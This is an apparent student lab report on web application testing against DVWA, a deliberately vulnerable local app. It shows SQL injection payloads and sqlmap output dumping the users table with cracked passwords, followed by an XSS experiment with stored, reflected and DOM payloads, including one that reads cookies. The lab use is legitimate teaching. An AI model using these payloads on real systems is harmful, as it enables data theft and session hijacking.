


Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1 in /var/www/html/DVWA/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sqli/source/low.php(11): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...') #2 {main} thrown in **/var/www/html/DVWA/vulnerabilities/sqli/source/low.php** on line **11**


```
1' UNION SELECT null, version()#
```




1’ UNION SELECT null, table_name FROM information_schema.tables #




1’ UNION SELECT null, column_name FROM information_schema.columns WHERE table_name=’users’ #




1’ AND 1=1 #




1’ AND 1=2 #





1’ AND SUBSTRING(database(),1,1)=’d’ #




1’ AND SUBSTRING(database(),1,1)=’z’ #




kali@kali: /var/www/html
File Actions Edit View Help
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[03:02:43] [INFO] fetching tables for database: 'dvwa'
[03:02:43] [INFO] fetching number of tables for database 'dvwa'
[03:02:43] [INFO] retrieved: 4
[03:02:43] [INFO] retrieving the length of query output
[03:02:43] [INFO] retrieved: 9
[03:02:44] [INFO] retrieved: guestbook
[03:02:44] [INFO] retrieving the length of query output
[03:02:44] [INFO] retrieved: 10
[03:02:44] [INFO] retrieved: access_log
[03:02:44] [INFO] retrieving the length of query output
[03:02:44] [INFO] retrieved: 12
[03:02:44] [INFO] retrieved: security_log
[03:02:44] [INFO] retrieving the length of query output
[03:02:44] [INFO] retrieved: 5
[03:02:44] [INFO] retrieved: users
Database: dvwa
[4 tables]
| access_log |
| guestbook |
| security_log |
| users |
[03:02:44] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 140 times
[03:02:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[03:02:44] [WARNING] your sqlmap version is outdated
[*] ending @ 03:02:44 /2026-09-22/


kali@kali: /var/www/html
File Actions Edit View Help
Screenshot taken
View image
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2378 FROM (SELECT(SLEEP(5)))nFzO) AND 'pNKG'='pNKG&Submit=Submit
[03:01:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.68
back-end DBMS: MySQL ⩾ 5.0.12 (MariaDB fork)
[03:01:46] [INFO] fetching database names
[03:01:46] [INFO] fetching number of databases
[03:01:46] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[03:01:46] [INFO] retrieved: 2
[03:01:46] [INFO] retrieved: information_schema
[03:01:46] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
[03:01:46] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 86 times
[03:01:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[03:01:46] [WARNING] your sqlmap version is outdated
[*] ending @ 03:01:46 /2026-09-22/
┌──(kali㉿kali)-[/var/www/html]
└─$ sqlmap --url="http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=4e65cff5201b787a723d45c877b4083e; security=low" -p id -D dvwa --tables --batch --threads 5
{1.9.4#stable}


kali@kali: /var/www/html
File Actions Edit View Help
Table: users
[5 entries]
user_id	role	user	avatar	password	last_name	first_name	last_login	failed_login	account_enabled
1	admin	admin	/DVWA/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	2026-09-22 02:23:04	0	1
3	user	1337	/DVWA/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	2026-09-22 02:23:04	0	1
4	user	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2026-09-22 02:23:04	0	1
4	user	pablo	/DVWA/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	2026-09-22 02:23:04	0	1
5	user	smithy	/DVWA/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	2026-09-22 02:23:04	0	1
[03:04:34] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[03:04:34] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 2480 times
[03:04:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[03:04:34] [WARNING] your sqlmap version is outdated
[*] ending @ 03:04:34 /2026-09-22/
(kali㉿kali)-[/var/www/html]
$

Experiment No: 8

Client-Side Testing

Aim:

To perform client-side security testing on a vulnerable web application (DVWA), demonstrating HTML Injection, JavaScript Execution, and different types of Cross-Site Scripting (XSS) attacks, and understand their impact on web application security.

Theory:

1. Introduction to Client-Side Vulnerabilities

Client-side vulnerabilities occur when untrusted user input is rendered directly in a browser without proper validation or sanitization. These vulnerabilities allow attackers to manipulate how a webpage behaves or appears to users.

The main types covered in this experiment:

HTML Injection – injecting plain HTML code to alter page content or structure.

JavaScript Execution – injecting scripts that execute in the victim's browser.

Cross-Site Scripting (XSS) – exploiting weaknesses to execute arbitrary scripts, steal data, or perform malicious actions.

2. HTML Injection

Definition:

HTML Injection occurs when an attacker is able to inject raw HTML into a web page without executing scripts. This type of attack primarily affects visual appearance, page layout, or text content.

Example:

```
<h1>Hacked by Attacker</h1>
```

This would display a large heading on the page but does not execute code.

3. JavaScript Execution

Definition:

JavaScript Execution allows attackers to inject and run JavaScript code in the browser of any user who views the page. This can lead to session hijacking, data theft, and malicious redirections.

Example:

```
<script>alert('Stealing Cookies:  '  + document.cookie)</script>
```

This script displays the victim's cookies in a pop-up.

4. Cross-Site Scripting (XSS)

XSS is a type of JavaScript Execution vulnerability where malicious code is injected and executed in a victim's browser due to poor input handling.

Types of XSS

Stored XSS (Persistent):

The malicious script is permanently stored on the server, such as in a database, and executed every time a user loads that page.

Reflected XSS (Non-Persistent):

The malicious script is part of the URL or form submission and immediately reflected in the server's response.

DOM-Based XSS:

The vulnerability exists entirely on the client side, where the browser executes unsafe JavaScript code without interacting with the server.

5. Alternative Payload Techniques

Attackers often use payloads other than `<script>alert('XSS')</script>` to bypass filters. Below are examples and their uses:

Event Handlers

These trigger JavaScript code when a specific event occurs:

onmouseover → Runs when a user moves the mouse over an element.

Example:

```
<img src=x onmouseover=alert('XSS')>
```

onerror → Runs when an element fails to load (commonly used with images).

Example:

```
<img src=invalidImage onerror=alert('XSS')>
```

onfocus → Executes when an input field gains focus.

Example:

```
<input autofocus onfocus=alert('XSS')>
```

onload → Executes when a page or element finishes loading.

Example:

```
<body onload=alert('XSS')>
```

HTML Attribute Injection

Injecting malicious code directly into HTML attributes:

Example:

```
<a href="javascript:alert('XSS')">Click Me</a>
```

When clicked, it executes the alert() function.

IFrame Injection

Loads a malicious frame into a page:

Example:

```
<iframe src="javascript:alert('Iframe XSS')"></iframe>
```

6. Impact of Client-Side Vulnerabilities

Data theft – stealing session cookies, tokens, or credentials.

Defacement – altering webpage content.

Phishing attacks – tricking users into revealing sensitive data.

Malware distribution – forcing downloads of malicious files.

Session hijacking – taking over a user's active session.

Procedure:

Pre-requisites

DVWA installed and running at http://localhost/dvwa/

Browser with network access (e.g., Firefox or Chrome)

DVWA security level set to Low

Step-by-Step Execution

Step 1: Setup DVWA

Open browser → Navigate to http://localhost/dvwa/

Login credentials:

Username: admin

Password: password

Go to DVWA Security → Set security level to Low → Click Submit.

Step 2: HTML Injection

Navigate to Vulnerabilities → XSS (Stored).

In the message/comment field, enter:

```
<h1>Website Defaced by Student</h1>
```

Click Sign Guestbook.

Observe how the page structure is altered without any script execution.

Capture a screenshot for the report.

Explanation:

This demonstrates how plain HTML can be injected into the page to modify its content.

Step 3: JavaScript Execution

In the same comment field, enter:

```
<script>alert('JavaScript Executed!')</script>
```

Click Sign Guestbook.

The alert box should appear whenever the page loads.

Now, try a payload to steal cookies:

```
<script>alert('Cookies:  '  + document.cookie)</script>
```

Observe the alert showing the session cookies.

Capture a screenshot.

Explanation:

This demonstrates how malicious JavaScript can run in a victim's browser, leading to sensitive data exposure.

Step 4: Reflected XSS

Navigate to Vulnerabilities → XSS (Reflected).

Enter the following in the input field:

```
<button onclick="alert('1')">Click Me!</button>
```

Click Submit.

Observe that the payload is immediately reflected back and executed.

Step 5: DOM-Based XSS

Navigate to:

Vulnerabilities → XSS (DOM)

Look at the current URL in your browser, then select a language and it should look like:

```
http://localhost/dvwa/vulnerabilities/xss_d/?default=English
```

Modify the URL by injecting the following payload into the default parameter:

```
http://localhost/dvwa/vulnerabilities/xss_d/?default=<script>alert('DOM
XSS')</script>
```

Press Enter to reload the page.

Observation:

The alert box will pop up immediately.

This confirms that the script executed directly in the browser, without being sent to the server.

Step 6: Stored XSS (Persistent)

Navigate to:

Vulnerabilities → XSS (Stored)

In the Message field, enter the following compact payload:

```
<div onmouseover=alert(1)>Hover</div>
```

Click Sign Guestbook.

Refresh the page to confirm the entry is stored.

Move your mouse over the text "Hover."

Observation:

The alert box will pop up immediately when you hover over the text.

This confirms that the payload is permanently stored on the server and executes for anyone viewing the page.

Results:

